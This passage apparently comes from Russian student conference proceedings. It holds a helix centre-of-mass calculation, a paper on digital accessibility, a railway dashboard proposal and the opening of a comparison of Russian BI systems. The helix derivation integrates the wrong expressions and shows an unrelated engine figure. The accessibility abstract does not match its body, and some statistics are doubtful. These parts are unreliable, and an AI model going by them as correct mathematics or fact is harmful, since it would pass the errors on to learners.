2. Balladares, J., Miranda, M., & Cordova, K. (2023). The effects of board games on math skills in children attending prekindergarten and kindergarten: A systematic review. *Early Years*, 44(3–4), 710–734. <https://doi.org/10.1080/09575146.2023.2218598>
3. Sousa, M. (2024). Informal adult learning and training sessions: playing modern board games in the digital age. *Educational Media International*, 61(1–2), 117–133. <https://doi.org/10.1080/09523987.2024.2357958>
4. Двоерядкина Н.Н. Обучение математике с применением цифровых технологий студентов гуманитарных направлений // Мир педагогики и психологии: международный научно-практический журнал. 2023. № 05 (82). URL: <https://scipress.ru/pedagogy/articles/obuchenie-matematike-s-primeneniem-tsifrovyykh-tekhnologij-studentov-gumanitarnykh-napravlenij.html>.
5. Двоерядкина Наталья Николаевна, Чалкина Наталья Анатольевна Алгоритмы решения вероятностных задач // Вестник Амурского государственного университета. Серия: Естественные и экономические науки. 2008. №43. URL: <https://cyberleninka.ru/article/n/algoritmy-resheniya-veroyatnostnyh-zadach>.

УДК 51-7

Юденко Иван Вячеславович, студент, Комсомольск-на-Амуре государственный университет

Yudenko Ivan Vyacheslavovich, student, Komsomolsk-na-Amure State University

Григорьева Анна Леонидовна, кандидат физ.-мат. наук, доцент, Комсомольский-на-Амуре государственный университет

Grigorieva Anna Leonidovna, Candidate of Technical Sciences, Associate Professor, Komsomolsk-na-Amure State University

МАТЕМАТИЧЕСКОЕ МОДЕЛИРОВАНИЕ ПРОЦЕССА АНАЛИЗА ЦЕНТРА МАСС ВИНТОВОЙ ЛИНИИ

MATHEMATICALLY MODELING THE PROCESS OF ANALYZING THE CENTER OF MASS OF A HELIX

Аннотация. В данной работе рассмотрен процесс нахождения центра масс полувитка винтовой линии. Исследование проведено с использованием параметрического описания кривой и применения методов интегрального исчисления. Рассмотрены задачи балансировки механических изделий, включая влияние параметров на распределение массы. Работа полезна для студентов, изучающих вопросы динамики и теории упругости, а также инженеров, занимающихся проектированием вращающихся механизмов.

Abstract. This paper examines the process of finding the center of mass of a half-turn of a helical line. The study was conducted using a parametric description of the curve and the appli-

cation of integral calculus methods. The problems of balancing mechanical products are considered, including the influence of parameters on mass distribution. The work is useful for students studying issues of dynamics and elasticity theory, as well as engineers involved in the design of rotating mechanisms.

Ключевые слова: центр масс, винтовая линия, балансировка, механика, распределение массы.

Keywords: center of mass, helical line, balancing, mechanics, mass distribution.

Введение

Балансировка механических деталей – это процесс, направленный на минимизацию вибраций и повышение надёжности работы оборудования. Дисбаланс в системе может привести к снижению эффективности, преждевременному износу деталей и даже к аварийным ситуациям. Для обеспечения равномерного распределения массы и стабильной работы механизмов требуется точное определение геометрического положения центра масс [1].

На практике задачи балансировки находят применение в проектировании турбин, валов, роторных систем, а также в производстве авиационной и автомобильной техники. Например, винтовые линии, используемые в механике, являются базовыми элементами при создании конструкций с вращением. Определение центра масс винтовой линии помогает учесть влияние геометрии и массы объекта на его динамическое поведение.

Одной из ключевых задач в этом контексте является нахождение центра масс полувитка винтовой линии. Этот процесс востребован в инженерной практике, особенно при проектировании высокоточных механизмов и систем с вращением. Использование методов интегрального исчисления и параметрического описания кривых позволяет решать данные задачи с высокой точностью, что способствует оптимизации конструкций и улучшению их эксплуатационных характеристик.

Основная часть

**ПРИНЦИПИАЛЬНАЯ СХЕМА РОТОРНОГО
ДВИГАТЕЛЯ СЕКТОРНО - КОЛЬЦЕВОЙ КОМПОНОВКИ
КОНСТРУКЦИИ И.ИСАЕВА**




Рисунок 1 – Конструкция роторного двигателя




Рисунок 2 – Принципиальная схема роторного двигателя секторной компоновки

Постановка задачи: рассмотрим винтовую линию, заданную уравнениями:

$$x = a \cos(t), y = a \sin(t), z = bt$$

где, $t \in [0, \pi]$, $a = 2$, $b = 1$, плотность стали $\rho = 7850 \text{ кг/м}^3$

Необходимо определить координаты центра масс первого полувитка.

Вывод формул

Элементарная длина дуги определяется как [2]:

$$dl = \sqrt{\left(\frac{dx}{dt}\right)^2 + \left(\frac{dy}{dt}\right)^2 + \left(\frac{dz}{dt}\right)^2} dt$$

Подставляя производные:

$$\frac{dx}{dt} = -a \sin(t), \frac{dy}{dt} = a \cos(t), \frac{dz}{dt} = b$$

Получаем [3]:

$$dl = \sqrt{a^2 + b^2} dt$$

Полная масса линии вычисляется как:

$$M = \rho \int_0^\pi dl = \rho \sqrt{a^2 + b^2} \pi$$

Координаты центра масс рассчитываются по формулам:

$$x_c = \frac{\int_0^\pi x dm}{M}, y_c = \frac{\int_0^\pi y dm}{M}, z_c = \frac{\int_0^\pi z dm}{M},$$

Решение

Вычисление координат центров масс:

$$\begin{aligned} x_c &= \frac{\rho \sqrt{a^2 + b^2} \int_0^\pi -a \sin(t) dt}{M} = 0 \\ y_c &= \frac{\rho \sqrt{a^2 + b^2} \int_0^\pi a \cos(t) dt}{M} = \frac{2a}{\pi} = \frac{4}{\pi} \\ z_c &= \frac{\rho \sqrt{a^2 + b^2} \int_0^\pi b t dt}{M} = \frac{\pi}{2} \end{aligned}$$

Заключение

Координаты центра масс первого полувитка винтовой линии [4]:

$$x_c = 0, y_c = \frac{4}{\pi}, z_c = \frac{\pi}{2}$$

Результаты подтверждают, что центр масс зависит от геометрических и физических параметров объекта. Такой подход можно применять для оптимизации конструкции вращающихся механизмов [5].

Теоретическая основа

Центр масс – это точка, в которой сосредоточена равнодействующая всех сил тяжести, действующих на тело. Для симметричных тел, таких как винтовая линия, центр масс можно вычислить с использованием методов интегрального исчисления. Такие методы позволяют учитывать, как геометрические свойства линии, так и физические параметры, такие как плотность материала.

При расчётах центра масс важно учитывать следующие аспекты:

Материал и плотность: однородность материала значительно упрощает вычисления, позволяя считать плотность постоянной по всему объёму объекта.

Геометрия кривой: для винтовых линий используются параметрические уравнения, которые описывают положение каждой точки в пространстве относительно угловой координаты.

Интегральный подход: вычисление центра масс основано на интегрировании произведений координат точки и её элементарной массы.

В практическом применении такие расчёты играют ключевую роль в проектировании механизмов, например, балансировке роторных систем и анализе динамики объектов с вращением. Совмещение центра масс с осью вращения минимизирует вибрации, улучшает стабильность и снижает износ элементов конструкции.

Таким образом, методы математического моделирования, использованные в данной работе, подтверждают свою эффективность и могут быть рекомендованы для решения аналогичных инженерных задач.

СПИСОК ИСТОЧНИКОВ

1. Краснов М. Л., Киселев А. И., Макаренко Г. И. Обыкновенные дифференциальные уравнения: Учебное пособие. Изд. 4-е, исправленное. М.: Издательство URSS, 2002. – 256 с. (Глава 4, стр. 152–159: Методы нахождения центра масс).
2. Ландау Л. Д., Лифшиц Е. М. Механика. Том 1 из серии "Теоретическая физика". Изд. 3-е. М.: Наука, 1988. – 216 с. (Глава 2, стр. 45–53: Центр масс системы и задачи его нахождения).
3. Молчанов А. М. Об устойчивости нелинейных систем. Электронная книга. Пушкино: Институт математических проблем РАН, 2013. – 103 с. (Раздел 3.4, стр. 60–70: Примеры анализа устойчивости криволинейных объектов).
4. Григорьева А.Л. ИНФОРМАТИКА И МАТЕМАТИКА (УЧЕБНОЕ ПОСОБИЕ) / Григорьева А.Л., Григорьев Я.Ю. Успехи современного естествознания. 2010. № 9. С. 76-77.
5. Grigoryeva A.L. TENSILE MODEL OF A SHELL-TYPE FLAT PLATE AT DIFFERENT DISPLACEMENT VELOCITY FIELDS / Grigoryeva A.L., Grigoryev Y.U., Khromov A.I. В сборнике: Current Problems and Ways of Industry Development: Equipment and Technologies. Warsaw, 2021. С. 147-156.

УДК 004.94

Абдурахмонов Шахзотбек Эркинжонович, студент, Комсомольский-на-Амуре государственный университет

Abdurakhmonov Shakhzotbek Erkinzhonovich, student, Komsomolsk-na-Amure State University

Обласов Андрей Александрович, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Oblasov Andrey Alexandrovich, Candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

ЦИФРОВАЯ ДОСТУПНОСТЬ DIGITAL ACCESS

Аннотация. Данное исследование посвящено изучению нагрузки на современные сайты путём проведения нагрузочного тестирования. Тестирование в области программного обеспечения играет ключевую роль, обеспечивая не только стабильность и надежность продукта, но и формируя впечатление о его функциональности среди пользователей. Оно служит средством для обнаружения ошибок, которые могут серьезно повлиять на работу приложения и удовлетворение пользователей. В процессе тестирования проверяются все аспекты программы, от пользовательского интерфейса до производительности, что позволяет комплексно оценить её качество.

Abstract. This paper is devoted to the study of the load on modern websites by means of load testing. Software testing is important to ensure not only the stability and reliability of the product, but also to form an impression of its functionality among users. It allows to detect errors that can significantly affect the operation of the application and user satisfaction. The testing process covers all aspects of the program, from the user interface to performance, which allows for a comprehensive assessment of its quality.

Ключевые слова: цифровая доступность, безопасность в сети, инклюзия, многоуровневая идентификация, удобство доступа, капча, доступность веб-ресурсов.

Key words: digital accessibility, online security, inclusion, multi-level identification, ease of access, captcha, web resource accessibility.

Введение

Развитие информационных технологий действительно оказывает значительное влияние на каждую сферу жизни. Внедрение государственных услуг в онлайн-пространство создает удобство для пользователей, позволяя им быстро получать необходимые документы или консультации. Однако, для людей с ограниченными возможностями здоровья, которые могут сталкиваться с трудностями при использовании современных гаджетов, такая автоматизация порой становится препятствием. Многие из них не могут адаптироваться к новому интерфейсу, что порождает дополнительные проблемы в получении базовых услуг. Важно, чтобы разработчики и государственные структуры принимали во внимание интересы всех групп населения. Необходимо создавать интерфейсы, удобные для различных категорий пользователей, а также программы обучения для тех, кто испытывает сложности с использованием технологий.

Без этого прогресс в IT-сфере может оказаться неравномерным и оставить значительное число граждан без необходимых услуг [2]. Таким образом, разработчикам и компаниям необходимо рассматривать множество вариантов работы с пользовательским интерфейсом во время создания или проектирования информационного продукта.

Основная часть

Цифровая доступность должна, по идее, соответствовать определённым стандартам, так как сайты и приложения должны быть удобными для всех пользователей. Однако на практике сложный доступ часто приводит к более надёжной защите, что может вызвать несколько проблем [1].

1. Пароли. Когда от пользователей требуется вводить сложные символы (@#\$%\:...\), цифры или использовать заглавные буквы, это может отпугивать людей. Исследования показывают, что пользователи с когнитивными нарушениями склонны выбирать очень простые пароли и сталкиваются с трудностями при создании более сложных. Кроме того, около 30 % пожилых людей становятся жертвами мошенничества. Люди старше 50 лет испытывают затруднения в том, чтобы отличить законные электронные письма от фишинговых сообщений, что делает их более уязвимыми к обману.

2. Многофакторная аутентификация (MFA) – это очень удобный, но требующий смартфона, способ защиты данных от краж. Сложность заключается в настройке данной технологии. Люди с ограниченными возможностями здоровья или пожилые люди могут столкнуться с трудностями в использовании MFA. Опросы показывают, что 1 из 3 потребителей не будут использовать MFA, т.к. она сложна в установке. Кроме этого, они отмечают, что есть проблемы в скорости доставки ключа MFA, а также, что ключ теряется в спаме.

3. САРТСНА служит не только защитой для системы, но и барьером для людей с ограниченными возможностями. Для лиц с пониженным зрением или когнитивными нарушениями задача распознавания символов в САРТСНА становится значительной трудностью. Учитывая это, предлагать слабослышащим пользователям разгадывать аудио САРТСНА – значит ставить перед ними задание, которое едва ли они смогут решить.



Рисунок 1 – Статистика ОВЗ по населению

В России люди с ограниченными возможностями составляют значительную часть населения. По официальным данным, насчитывается 11,2 миллиона человек с признанным статусом инвалида. Также существуют 40,8 миллиона людей, испытывающих проблемы со зрением, и 13 миллионов с нарушениями слуха. А количество граждан с заболеваниями опорно-двигательного аппарата составляет 19,2 миллиона. Плюс ко всему, 41 миллион человек относится к категории пожилых людей.

Важно знать, что все эти категории населения часто могут пересекаться, то есть могут быть одновременно люди ограничены в зрении и со слухом, ну и подобное.

Риски в В2С-решениях: потеря клиентов и доверия.

Частые ошибки в В2С-секторе:

Пренебрежение требованиями пользователей с ограниченными возможностями. Например, отсутствие альтернативных способов взаимодействия с интерфейсом.

Недостаточная адаптация дизайна. Ограниченные функции для масштабирования, низкий контраст и сложная навигация создают трудности для людей с ограниченными возможностями [2].

Каждый четвёртый человек на Земле, что составляет 28% от общего числа населения, имеет официальный диагноз: инвалидность [1]. В России более половины населения сталкивается с постоянными или временными проблемами со здоровьем. Неподходящие решения приводят не только к потере клиентов, но и негативно сказываются на репутации, что сложно исправить [1].

Рекомендации для разработчиков:

Использование методологии shift-left позволяет учитывать доступность на этапе проектирования системы [2]. Проведение тестов с реальными пользователями имеет решающее значение. Крайне важно задействовать людей с ограниченными возможностями для оценки удобства интерфейсов.

Тестирование на реальных пользователях. Важно включать в процесс оценки пользователей с ограниченными возможностями здоровья для анализа удобства интерфейса [1].

Использование готовых решений. Применение уже существующих ассистивных технологий позволяет быстро адаптировать системы без серьезных финансовых затрат.

Интерактивные решения и инструменты:

Необходимо внедрять элементы интерфейса, соответствующие доступным стандартам. Для улучшения доступности кнопок для пользователей с нарушениями зрения рекомендуется использовать ARIA-атрибуты. К примеру, можно применить следующий код:

```
<button aria-label="Submit form">Отправить</button>
```

Этот код добавляет текстовое описание к кнопке, который может быть озвучен программами для чтения с экрана. Для оценки доступности информации можно воспользоваться бесплатными ресурсами, такими как инструменты тестирования экранных считывателей [1].

Кроме того, стоит упростить систему CAPTCHA. Вместо стандартных CAPTCHA разумно использовать поведенческие метрики, например, reCAPTCHA v3, которая анализирует действия пользователей на сайте, что исключает необходимость ввода текста или распознавания картинок.

Заключение

Цифровая доступность включает в себя создание продуктов и услуг, которые могут быть использованы всеми, независимо от их физических, сенсорных или когнитивных особенностей. Это подразумевает не только соблюдение стандартов, но и внедрение новых технологий, которые позволяют пользователям взаимодействовать с цифровыми платформами без ограничения. Создание инклюзивного цифрового пространства становится ключевым аспектом устойчивого развития бизнеса.

Современная аудитория разнообразна, и потребители все больше выбирают компании, которые заботятся о всех своих клиентах. Поддержка цифровой доступности способствует повышению лояльности пользователей, что в свою очередь может стать значительным конкурентным преимуществом. К тому же, инклюзивные практики помогают укрепить корпоративный имидж и влияют на привлечение талантливых сотрудников, способствуя созданию разнообразной команды.

Важным аспектом является также соблюдение законодательства, регулирующего цифровую доступность. Невыполнение этих требований может привести к правовым

последствиям, что негативно скажется на репутации компании. Таким образом, интеграция цифровой доступности не только реализует этические критерии, но и обеспечивает защиту бизнеса в быстро меняющемся цифровом мире.

СПИСОК ИСТОЧНИКОВ

1. Renaud, K., Johnson, G., & Ophoff, J. Accessible authentication: dyslexia and password strategies. *Reading Research Quarterly*. - URL: https://rke.abertay.ac.uk/ws/portalfiles/portal/33194674/Renaud_AccessibleAuthentication_Accepted_2020.PDF (дата обращения: 03.12.2024).
2. Is This Phishing? Older Age Is Associated With Greater Difficulty Discriminating Between Safe and Malicious Emails. *The Journals of Gerontology: Series B*, Oxford Academic. - URL: <https://academic.oup.com/psychsocgerontology/article/76/9/1711/6055602> (дата обращения: 03.12.2024).
3. Treshchev, I. A. Russian economy and digitalization trends of our time / I. A. Treshchev, A. A. Oblasov // *Lecture Notes in Networks and Systems*. – 2021. – Vol. 200. – P. 340-346. – DOI 10.1007/978-3-030-69421-0_36. – EDN MIGGIJ.

УДК 004.67

Алексеева Полина Викторовна, студент, Комсомольский-на-Амуре государственный университет

Alekseeva Polina Victorovna, student, Komsomolsk-na-Amure State University

Котляров Валерий Петрович, кандидат технических наук, доцент, Комсомольский-на-Амуре государственный университет

Kotlyarov Valery Petrovich, Candidate of Engineering Sciences, Associate Professor, Komsomolsk-na-Amure State University

ПАНЕЛЬ УПРАВЛЕНИЯ ПРОИЗВОДСТВЕННО-ТЕХНИЧЕСКОГО ОТДЕЛА КОМСОМОЛЬСКОЙ ДИСТАНЦИИ ПУТИ CONTROL PANEL FOR THE PRODUCTION AND TECHNICAL DEPARTMENT OF THE KOMSOL TRACK DISTANCE

Аннотация. Эффективность управление железнодорожными перевозками зависит от способности анализировать данные и принимать обоснованные решения. В данной статье предложен вариант панели управления (дашборд) на аналитической платформе Analytic WorkSpace, для производственно-технического отдела Комсомольской дистанции пути. Цель – повысить эффективность деятельности отдела, объединив единую корпоративную автоматизированную систему управления инфраструктуры и аналитическую платформу, для эффективной работы с массивным объемом данных, анализа полученных рабочих заданий и формирование отчетов за определенно заданный период. Панель управления использует цифровые технологии для получения полной информации о производственных процессах, графиках технического обслуживания и распределении ресурсов.

Abstract. Effective rail transportation management depends on the ability to analyze data and make informed decisions. This article proposes a control panel option (dashboard) on the Analytic WorkSpace analytical platform for the production and technical department of the Komsomolskaya track distance. The goal is to increase the efficiency of the department by combining a single corporate automated infrastructure management system and an analytical platform to effectively work with a massive amount of data, analyze received work assignments and generate reports for a specific period.

The control panel uses digital technology to provide complete information about production processes, maintenance schedules and resource allocation.

Ключевые слова: эффективность, панель управления, управление перевозками, аналитическая платформа, производственный процесс

Key words: efficiency, control panel, transportation management, analytical platform, production process

Введение

Железнодорожный транспорт играет важнейшую роль в экономическом развитии страны, что обуславливает необходимость эффективного управления структурными подразделениями компании ОАО «РЖД». Актуальность проблемы эффективности управления железнодорожными перевозками зависит от способности анализировать данные и принимать обоснованные решения. На примере производственно-технического отдела Комсомольской дистанции пути, которая является важнейшим сегментом железной дороги видим, что периодически сталкиваются с проблемами, связанными с управлением массивными данными и эффективностью работы. Производственно-технический отдел отвечает за выполнение различных функций, в том числе техническое обслуживание, составление графиков и управление различными ресурсами. Однако при отсутствии аналитических данных о состоянии плановых работ в режиме реального времени затрудняется процесс эффективной работы [1].

Для решения этих проблем предлагается разработать панель управления (дашборд) на базе аналитической платформы Analytic WorkSpace [2]. Этот инновационный инструмент призван объединять данные из различных источников, предоставляя техникум информацию о плановых и неплановых работах, замечаниях, сотрудниках в режиме реального времени.

Внедрив панели управления (дашборд) на базе аналитической платформы Analytic WorkSpace, Комсомольская дистанция пути сможет расширить свои операционные возможности и повысить качество и эффективность предоставляемых услуг.

Основная часть

Аналитическая платформа Analytic Workspace имеет 4 операции:

1) Источники данных для системы выступают СУБД и загружаемые файлы. Созданные источники данных можно добавить в новую модель и в существующую. Это можно сделать как для одного, так и для нескольких источников из списка.

2) Модели – созданные пользователем объекты, представляющие собой целевые табличные представления на основе выборки и объединения данных из одного или нескольких источников или других моделей. Визуально модели отображаются в Системе в виде таблиц (табличных форм) взятых из доступных источников данных и связей между ними. Данные модели – объединенные по правилам модели данные источников. На основе созданной и загруженной в хранилище модели можно создать виджет.

3) Виджеты – элемент, обеспечивающий необходимую визуализацию данных модели в форме простых таблиц, иерархических раскрывающихся списков, графиков, диаграмм и прочее. Различные типы виджетов обеспечивают различные эффекты интерактивности при работе пользователями с ними (от применения фильтрации на основе значений полей в таблице, до отображения информации при нажатии на области, секторы и столбцы в графических представлениях). Созданный виджет можно добавить в существующую или новую информационную панель и таким образом перейти от работ с виджетами к следующему этапу – работе с информационными панелями.

4) Информационные панели – формы, предоставляющие возможность на одном экране вывести информацию нескольких виджетов, а также опубликовать итоговый результат по прямой ссылке, то есть предоставить доступ только к данной странице без дооступа к остальному интерфейсу системы. Если включенные в панель виджеты основаны на одной и той же модели, то между ними будет образована внутренняя связь,

обеспечивающая соответствие отображаемых на виджетах данных при применении фильтров или ограничении данных в результате выбора конкретных позиций.

Основные задачи цифрового ресурса эффективного управления Комсомольской дистанции пути, которые будут решаться при помощи предоставленных инструментов на базах интеграции единой корпоративной автоматизированной системы управления инфраструктуры (далее – ЕК АСУИ) и аналитической платформы Analytic WorkSpace с целью объединения массивных данных, полученных из различных рабочих заданий, таких как записи инцидентов на выполнение плановых и неплановых работ, замечания, выявленные при объезде начальников дороги, назначение ответственных лиц за устранение замечаний, ввод ответов при закрытии рабочего задания [3]:

- 1) Анализ полученных рабочих заданий в режиме реального времени для своевременного назначения ответственного лица и устранения замечаний без просроченного срока.

- 2) Формирование отчетов по поступившим замечаниям и отработанных их за месяц, для наглядного показателя эффективности предприятия.

При интеграции автоматизированной системы ЕК АСУИ и аналитической платформы Analytic WorkSpace будут использованы цифровые технологии:

- 1) Свободно объектно-реляционная система управления базами данных PostgreSQL для хранения номеров инцидентов и ФИО ответственных лиц.

- 2) BI-инструменты, такие как таблицы, диаграммы, графики и дашборды для формирования отчетов, показывающих эффективность работы Комсомольской дистанции пути за определенно заданный период.

Ниже приведен пример панели управления, реализованной на аналитической платформе Analytic WorkSpace для технического отдела (рисунок 1).

Процесс внедрения автоматизированной системы ЕК АСУИ в аналитическую платформу Analytic WorkSpace для техников цифровой ресурс представит:

- 1) Настройка главной страницы панели управления для комфортной работы техникам.

- 2) Сбор массивных данных, таких как номера инцидентов с замечаниями и с ФИО ответственных лиц, отвечающих за устранения замечаний.

- 3) Перенос данных с автоматизированной системы ЕК АСУИ в аналитическую платформу Analytic WorkSpace.

- 4) Распределение инцидентов с замечаниями и ФИО ответственных лиц на аналитической платформе в виде канбан доски.

- 5) Формирование отчета эффективности деятельности.

Ожидаемые результаты от внедрения предлагаемого цифрового ресурса в производственно-технических отдел автоматизированной системы ЕК АСУИ в аналитическую платформу Analytic WorkSpace Комсомольской дистанции пути:

- 1) Возможность отследить за определенный промежуток времени количество рекламаций и инцидентов, а также результаты их устранения [4].

- 2) Возможность визуализации данных таких как наименование замечаний, местоположение замечаний (направление, перегон, станция), срок устранения замечаний;

- 3) Возможность иметь визуальное представление на канбан-доске о количестве рабочих задач за день для грамотного распределения рабочего времени.

Цифровой ресурс панели управления предоставит открытый доступ всем техникам производственно-технического отдела для распределения нагрузки между сотрудниками [5].




Рисунок 1 – Пример панели управления

Заключение

Созданный цифровой ресурс на базе автоматизированной системы ЕК АСУИ и аналитической платформы управления Analytic WorkSpace позволит увидеть эффективность деятельности для производственно-технического отдела Комсомольской дистанции пути. Благодаря интеграции современных технологий и удобному дизайну эта система способна изменить подход к использованию массивных данных на железной дороге. В результате это приведет к повышению эффективности Комсомольской дистанции пути, быстрому реагированию принятия решений и повышению качества обслуживания на сети железных дорог. Поскольку железнодорожная отрасль продолжает развиваться, внедрение инновационных решений будет иметь большое значение для эффективной работы предприятия и стратегии развития страны.

СПИСОК ИСТОЧНИКОВ

1. Свидетельство о государственной регистрации программы для ЭВМ № 2019613210. Развитие ЕКАСУИ в части оперативного планирования работ в дистанции пути : № 2019611775 : заявл. 22.02.2019 : опубли. 12.03.2019 ; заявитель Открытое акционерное общество «Российские железные дороги». – EDN PKPDJU.
2. Тимганов, Г. Д. Использование ВІ систем в деятельности предприятия / Г. Д. Тимганов // Аллея науки. – 2018. – Т. 2, № 3(19). – С. 49-53. – EDN YWRGIC.
3. Коваленко, Н. И. Применение системы ЕК АСУИ при планировании работ путевого хозяйства ОАО "РЖД" / Н. И. Коваленко, Д. Р. Суворова, И. В. Аноховская // Наука и технологии железных дорог. – 2020. – Т. 4, № 1(13). – С. 78-87. – EDN YAIGZL.
4. Сысоева, Е. А. Анализ рынка ВІ-систем / Е. А. Сысоева, Д. А. Консотова // Дневник науки. – 2019. – № 4(28). – С. 54. – EDN FUMIDH.
5. Павлова, И. Б. Современные тенденции развития рынка ВІ-систем в России / И. Б. Павлова, И. Лукьян // Мировые тенденции и перспективы развития инновационной экономики : материалы VIII научно-практической конференции молодых ученых, Москва, 16 мая 2019 года / Российский университет дружбы народов. – Москва: Российский университет дружбы народов (РУДН), 2019. – С. 75-84. – EDN TNDWGD.

УДК 004.67

Алексеева Полина Викторовна, студент, Комсомольский-на-Амуре государственный университет

Alekseeva Polina Victorovna, student, Komsomolsk-na-Amure State University

Ларченко Юлия Геннадьевна, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Larchenko Yuliya Gennadievna, Candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

СРАВНИТЕЛЬНАЯ ХАРАКТЕРИСТИКА РОССИЙСКИХ BI-СИСТЕМ COMPARATIVE CHARACTERISTICS OF RUSSIAN BI-SYSTEMS

Аннотация. Современный отечественный рынок информационных технологий предлагает широкий набор инструментов для оперативного / текущего управления предприятием. Особую роль в этом списке играют платформы, позволяющие провести анализ большого массива данных, обработать их и визуализировать результаты с целью своевременного реагирования на изменения рыночной среды. В настоящее время наиболее популярными решениями в этой области являются: Analytic Workspace, Visiology, Insight BI, Yandex DataLens, PIX BI. В этой связи перед хозяйствующими субъектами возникает сложная задача выбора соответствующего инструмента бизнес-анализа (BI). Для этого в работе рассматриваются основные характеристики BI-систем, их отличительные особенности.

Abstract. The modern domestic information technology market offers a wide range of tools for operational/current enterprise management. A special role in this list is played by platforms that allow you to analyze a large array of data, process them and visualize the results in order to respond in a timely manner to changes in the market environment. Currently, the most popular solutions in this area are: Analytic Workspace, Visiology, Insight BI, Yandex DataLens, PIX BI. In this regard, business entities face the difficult task of choosing an appropriate business analysis (BI) tool. For this purpose, the paper examines the main characteristics of BI systems, their distinctive features.

Ключевые слова: анализ, данные, BI-система, характеристика, предприятие, дашборд

Key words: analysis, data, BI system, characteristics, enterprise, start

Введение

В современных условиях хозяйствования коммерческие предприятия в разных отраслях экономики России столкнулись с проблемой продления лицензий, поддержки и обновления зарубежных BI-систем [1]. В этой ситуации возникла необходимость в разработке и выведении на рынок, коммерческом использовании отечественных аналогов со схожими функциональными характеристиками и возможностями [2].

В работе рассматриваются аналитические платформы, предлагаемые Российскими ИТ-компаниями: Analytic Workspace, Visiology, Insight BI, Yandex DataLens, PIX BI.

Перед хозяйствующими субъектами страны возникает сложная задача оценки, тестирования и выбора подходящей BI-системы. Основными критериями выбора информационной системы являются: удобство инфраструктуры; возможность использовать и подключать разные источники данных; глубина обработки данных; быстрота освоения и понимания работы платформы; совместимость с используемым программным обеспечением предприятия (далее ПО); стоимость и ряд других критериев.

Одним из главных требований, предъявляемым к отечественным BI-системам, является возможность создания дашбордов (информационных / аналитических) панелей, демонстрирующих результаты работы предприятия в динамике.

Основная часть

При выборе отечественной BI-системы, которая заменит зарубежные аналоги в текущем и последующих годах коммерческим предприятиям следует провести тщательную оценку их параметров, исходя из своих конкретных требований. Ключевыми моментами при выборе BI-системы являются:

1) Понимание задач предприятия, решение которых осуществляется с помощью BI-системы, а также наличие специалистов, способных использовать данный инструмент анализа в текущей деятельности.

2) Наличие бесплатной демо-версии, позволяющей пользователям (работникам предприятия) изучить возможности BI-системы, протестировать ее в процессе работы и решения поставленных аналитических задач.

3) Возможность интеграции BI-системы в информационную среду предприятия, оценка совместимости ее с другими прикладными программами.

4) Регулярное обновление ПО BI-системы.

